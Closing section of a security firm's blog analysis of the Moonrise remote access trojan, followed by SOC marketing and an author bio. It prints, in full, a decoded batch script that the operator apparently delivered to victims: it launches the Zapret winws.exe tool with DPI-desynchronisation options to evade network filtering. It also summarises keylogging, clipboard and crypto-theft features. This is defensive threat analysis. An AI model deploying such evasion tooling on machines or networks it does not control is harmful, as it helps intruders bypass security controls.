dGxpc3Q9IiVMSVNUUyVsaXN0LWdvd3d3ZS50eHQiIC0taXAtaWQ9emVybyAtLWRwaS1kZXN5bmMtZm
```

After decoding the base64 content, the payload resolves to a Windows batch script that launches winws.exe alongside a large set of traffic filtering and desynchronisation parameters. The script references components associated with the Zapret project, a censorship and network restriction bypass toolkit commonly used to interfere with deep packet inspection (DPI) and protocol filtering.

In practical terms, this suggests the operator is delivering additional tooling to manipulate network traffic behaviour on the infected host, potentially to improve reachability to blocked services or to evade network-level controls.

The decoded batch file includes logic that invokes winws.exe with multiple TCP and UDP filters, covering common and alternative service ports. The script explicitly references traffic on TCP ports including 80 (HTTP), 443 (HTTPS), and several alternative TLS ports such as 2053, 2083, 2087, 2096, and 8443, alongside UDP port 443 (QUIC) and additional UDP ranges.

It also includes parameters consistent with DPI desynchronisation techniques, including fake handshake generation, packet splitting patterns, repeated crafted packets, and protocol-specific evasion options.

```
@echo off
chcp 65001 > nul
:: 65001 - UTF-8

cd /d "%~dp0"
call service.bat status_zapret
call service.bat check_updates
call service.bat load_game_filter
echo:

set "BIN=%~dp0bin\"
set "LISTS=%~dp0lists\"
cd /d %BIN%

start "zapret: %~n0" /min "%BIN%winws.exe" --wf-tcp=80,443,2053,2083,2087,2096,8443,%GameFilter% --wf-udp=443,19294-19344,50000-50100,%GameFilter% ^
--filter-udp=443 --hostlist="%LISTS%list-general.txt" --hostlist-exclude="%LISTS%list-exclude.txt" --ipset-exclude="%LISTS%ipset-exclude.txt" --dpi-desync=fake --dpi-desync-repeats=6 --dpi-desync-fake-quic="%BIN%quic_initial_www_google_com.bin" --new ^
--filter-udp=19294-19344,50000-50100 --filter-l7=discord,stun --dpi-desync=fake --dpi-desync-fake-discord="%BIN%quic_initial_www_google_com.bin" --dpi-desync-fake-stun="%BIN%quic_initial_www_google_com.bin" --dpi-desync-repeats=6 --new ^
--filter-tcp=2053,2083,2087,2096,8443 --hostlist-domains=discord.media --dpi-desync=fake,fakedsplit --dpi-desync-repeats=6 --dpi-desync-fooling=ts --dpi-desync-fakedsplit-pattern=0x00 --dpi-desync-fake-tls="%BIN%tls_clienthello_www_google_com.bin" --new ^
--filter-tcp=443 --hostlist="%LISTS%list-google.txt" --ip-id=zero --dpi-desync=fake,fakedsplit --dpi-desync-repeats=6 --dpi-desync-fooling=ts --dpi-desync-fakedsplit-pattern=0x00 --dpi-desync-fake-tls="%BIN%tls_clienthello_www_google_com.bin" --new ^
--filter-tcp=80,443 --hostlist="%LISTS%list-general.txt" --hostlist-exclude="%LISTS%list-exclude.txt" --ipset-exclude="%LISTS%ipset-exclude.txt" --dpi-desync=fake,fakedsplit --dpi-desync-repeats=6 --dpi-desync-fooling=ts --dpi-desync-fakedsplit-pattern=0x00 --dpi-desync-fake-tls="%BIN%tls_clienthello_www_google_com.bin" --new ^
--filter-udp=443 --ipset="%LISTS%ipset-all.txt" --hostlist-exclude="%LISTS%list-exclude.txt" --ipset-exclude="%LISTS%ipset-exclude.txt" --dpi-desync=fake --dpi-desync-repeats=6 --dpi-desync-fake-quic="%BIN%quic_initial_www_google_com.bin" --new ^
--filter-tcp=80,443,%GameFilter% --ipset="%LISTS%ipset-all.txt" --hostlist-exclude="%LISTS%list-exclude.txt" --ipset-exclude="%LISTS%ipset-exclude.txt" --dpi-desync=fake,fakedsplit --dpi-desync-repeats=6 --dpi-desync-fooling=ts --dpi-desync-fakedsplit-pattern=0x00 --dpi-desync-fake-tls="%BIN%tls_clienthello_www_google_com.bin" --new ^
--filter-udp=%GameFilter% --ipset="%LISTS%ipset-all.txt" --ipset-exclude="%LISTS%ipset-exclude.txt" --dpi-desync=fake --dpi-desync-autottl=2 --dpi-desync-repeats=12 --dpi-desync-any-protocol=1 --dpi-desync-fake-unknown-udp="%BIN%quic_initial_www_google_com.bin" --dpi-desync-cutoff=n3
```

From an operator tradecraft perspective, this is an interesting finding because it indicates the intrusion may involve modular capability delivery beyond the initial Moonrise client. Rather than embedding every feature into the primary binary, the actor can push environment-specific tooling

after execution. That approach reduces initial payload size, allows rapid reconfiguration, and gives the operator freedom to adapt to the victim's network restrictions in real time.

Final thoughts

From analysis, Moonrise's surveillance-focused code paths point to a malware family built for persistent, operator-led control rather than simple automated execution. The evidence suggests a structured workflow: commands are received over a live WebSocket session, task data is parsed into JSON-backed objects, and results are returned in an organised format for the operator.

When that is combined with keylogging-related command handling, historical result packaging, clipboard monitoring artefacts, and fields consistent with cryptocurrency address theft, Moonrise looks far closer to a hands-on surveillance and theft platform than a basic commodity implant.

How Evalian's SOC Detects and Responds to Threats Like Moonrise

Moonrise demonstrates how modern remote access trojans are evolving: persistent WebSocket command-and-control, structured JSON tasking, live surveillance features and crypto-focused theft capability, all without heavy obfuscation.

Our CREST accredited Security Operations Centre is built to detect exactly this class of threat.

We combine:

- Deep network telemetry analysis to identify long-lived outbound WebSocket sessions to suspicious infrastructure
- Endpoint behavioural monitoring to detect keylogging, clipboard manipulation and unauthorised process activity
- Threat hunting across structured C2 patterns and anomalous JSON traffic
- Rapid containment and forensic investigation when a compromise is confirmed

Whether you need continuous monitoring, proactive threat hunting, or full incident response following suspected credential or financial compromise, our SOC team provides the technical depth and operational maturity required to manage complex, real-world attacks.

If you want to understand whether your environment could detect a WebSocket-based surveillance implant like Moonrise, we can help you assess and strengthen your controls before it becomes a breach.



Kristen is our Security Operations Lead, specialising in both reactive & proactive security monitoring and response and defending organisations against internal and external threats. He began his career in the telecoms industry, where he was responsible for incident response, threat hunting, threat intelligence, detection engineering vulnerability management, and malware analysis. He holds a BSc in Cyber Security from Northumbria University and has earned certifications including Security Operations Analyst Associate (SC-200), Certified Cyber Security Incident Responder (CSIR), Certified Malware Investigator (CMI).



Previous Post

[Outsourced SOC \(SOCaaS\) for IT Managers: The no-fluff guide to onboarding, visibility & control](#)

Next Post

[Cyberwarfare & potential cyber-collateral damage: what you need to know](#)



Registration number: 11314058 | VAT number: 297948030

© Evalian® 2026 Web Design & Development by [Eldo Web Design](#)